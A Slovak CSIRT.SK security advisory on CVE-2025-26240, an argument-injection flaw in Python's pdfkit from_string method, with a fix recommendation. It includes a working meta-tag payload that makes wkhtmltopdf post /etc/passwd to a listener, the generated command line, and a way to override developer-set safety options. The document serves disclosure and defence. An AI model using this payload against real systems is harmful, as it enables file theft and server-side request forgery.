MINISTERSTVO
INVESTÍCIÍ, REGIONÁLNEHO ROZVOJA
A INFORMATIZÁCIE
SLOVENSKEJ REPUBLIKY

CSIRT.SK

Zraniteľnosť knižnice pdfkit pre Python

CVE-2025-26240

Vypracoval: CSIRT.SK
Ministerstvo investícií, regionálneho rozvoja a informatizácie SR
Pribinova 25
811 09 Bratislava

Dátum vypracovania správy: Marec 2025

TLP: Clear

Zhrnutie

Zraniteľnosť v knižnici **pdfkit** v jazyku Python spočíva v metóde **from_string**, ktorá spracúva používateľské vstupy HTML, ktoré však neošetruje. Metóda **from_string** používa metaznačky, ktorých názvy začínajú na "pdfkit-", a ich hodnoty konvertuje na parametre príkazového riadku pre nástroj **wkhtmltopdf**. Túto analýzu vstupov vykonáva metóda **_find_options_in_meta**, ktorá sa nachádza v súbore **pdfkit/pdfkit.py**. Hoci táto funkcia môže byť v určitých prípadoch užitočná (napríklad nastavenie veľkosti papiera), niektoré argumenty **wkhtmltopdf** predstavujú bezpečnostné riziko.

Jednoduchá ukážka zneužitia zraniteľnosti (POC)

Keď do metódy **from_string** vložíme nasledujúce údaje HTML, budeme môcť prečítať obsah súboru /etc/passwd.

```
<meta name='pdfkit---quiet' content=''>
<meta name='pdfkit---enable-local-file-access' content=''>
<meta name='pdfkit---post-file' content=''>
<meta name='pdfkit-file--a' content='/etc/passwd'>
<meta name='pdfkit-http://127.0.0.1:8888?LFI-TEST=--' content='--cache-dir'>
<h1>LFI POC</h1>
```

Existuje niekoľko obmedzení týkajúcich sa argumentov odosielaných do **wkhtmltopdf**. Prvým je, že kľúč musí obsahovať dve pomlčky, čo je dôvod, prečo posledná metaznačka obsahuje vo svojom názve „--“. Implementáciu tejto kontroly možno nájsť v metóde **_normalize_options**, ktorá sa nachádza v súbore **pdfkit/pdfkit.py**.

```
for key, value in list(options.items()):
        if '--' not in key:
            normalized_key = '--%s' % self._normalize_arg(key)
        else:
            normalized_key = self._normalize_arg(key)
```

Kvôli nedostatočnej validácii môžeme odovzdávať argumenty, ktoré prijímajú viacero hodnôt, nielen dvojice kľúč-hodnota.

Keď metóde **from_string** odovzdáme skúšobný súbor HTML, vidíme, že príkaz vygenerovaný a vykonaný metódou **subprocess.Popen** vyzerá nasledovne:


```
['/usr/local/bin/wkhtmltopdf', '--quiet', '--enable-local-file-access', '--post-file', 'file--a', '/etc/passwd', 'http://127.0.0.1:8080/?lfi-test=--', '--cache-dir', '-', '-']
```

Z toho vyplýva nasledujúci príkaz:

```
/usr/local/bin/wkhtmltopdf –quiet --enable-local-file-access --post-file file--a /etc/passwd http://127.0.0.1:8888/?lfi-test=-- --cache-dir - -
```

Tento príkaz odošle obsah súboru **/etc/passwd** ako príponu v požiadavke POST na adresu **http://127.0.0.1:8888/?lfi-test=--** s parametrom **file--a**. Parameter **--cache-dir** sme pridali len preto, aby sme odstránili dodatočnú pomlčku, ktorú pridala knižnica **pdfkit**. Tým sa zabezpečí úspešné spustenie nástroja **wkhtmltopdf**.

Pri zneužití tejto zraniteľnosti môžeme pozorovať, že náš Python listener prijíma obsah súboru **/etc/passwd**.



Rovnako môžeme spustiť ľubovoľné skripty JavaScript pomocou parametra príkazového riadka **--script**, ktorý po vygenerovaní PDF spustí daný kód JavaScript, čo vedie k SSRF a ďalším potenciálnym zraniteľnostiam.

Obídenie bezpečnostných prvkov pdfkit

Knižnica **pdfkit** umožňuje vývojárom poskytnúť slovník volieb pre priame voľby, ktoré budú odovzdané nástroju **wkhtmltopdf**. Hlavným problémom je, že tieto voľby možno ľahko obísť vzhľadom na spôsob, akým Python pracuje so slovníkmi.

Inicializácia volieb je definovaná v súbore **pdfkit/pdfkit.py** nasledovne:

```
self.options = OrderedDict()
if self.source.isString():
    self.options.update(self._find_options_in_meta(url_or_file))
```

```
self.environ = self.configuration.environ
if options is not None:
    self.options.update(options)
```

Hlavným problémom je, že Python pri použití metódy **update** zachováva poradie kľúčov. Napríklad, ak máme slovník **{"a": 10, "b": 20}** a zavoláme naň funkciu **update** s **{"a": 15}**, výsledný slovník bude **{"a": 15, "b": 20}**.

Útočník môže vždy manipulovať s poradím argumentov príkazového riadka zasielaných **wkhtmltopdf**. Ak sa vývojár pokúsi vynútiť bezpečnostné voľby, ako napríklad **{"disable-javascript": "", "disable-local-file-access": "}**, útočník môže najprv nastaviť tieto možnosti a potom ich obísť pridaním ich náprotivkov, t.j. "**enable-javascript**" alebo "**enable-local-file-access**".

Dopad

1. Local File Inclusion (LFI) a únik údajov

   - Útočníci môžu využiť argument **--post-file** na získanie prístupu k citlivým súborom na serveri, ako je **/etc/passwd**. To môže viesť k neoprávnenému odhaleniu systémových informácií, čo môže útočníkovi pomôcť pri zvýšení oprávnení alebo ďalšom zneužití hostiteľského počítača.

2. Server-Side Request Forgery (SSRF)

   - Zneužitím parametrov príkazového riadka, ako **--script**, môže útočník vykonať neoprávnené požiadavky HTTP na interné alebo externé služby. To môže viesť k:
     - prístupu k interným zdrojom, ktoré by nemali byť verejne dostupné.
     - obchádzaniu bezpečnostných mechanizmov, ako sú firewally alebo rate limity pre API.
     - interakcia s metadátovými cloudovými službami s cieľom získať prihlasovacie údaje.

Najjednoduchšie riešenie pre vývojárov

Najjednoduchším riešením zraniteľnosti CVE-2025-26240 je pravdepodobne použitie iných metód ako **from_string**. Vývojár môže napríklad uložiť poskytnuté HTML do dočasného súboru a potom použiť metódu **from_file**, ktorá neanalyzuje metaznačky.

Zdroj:

https://vulmon.com/vulnerabilitydetails?qid=CVE-2025-26240&scoretype=vmscore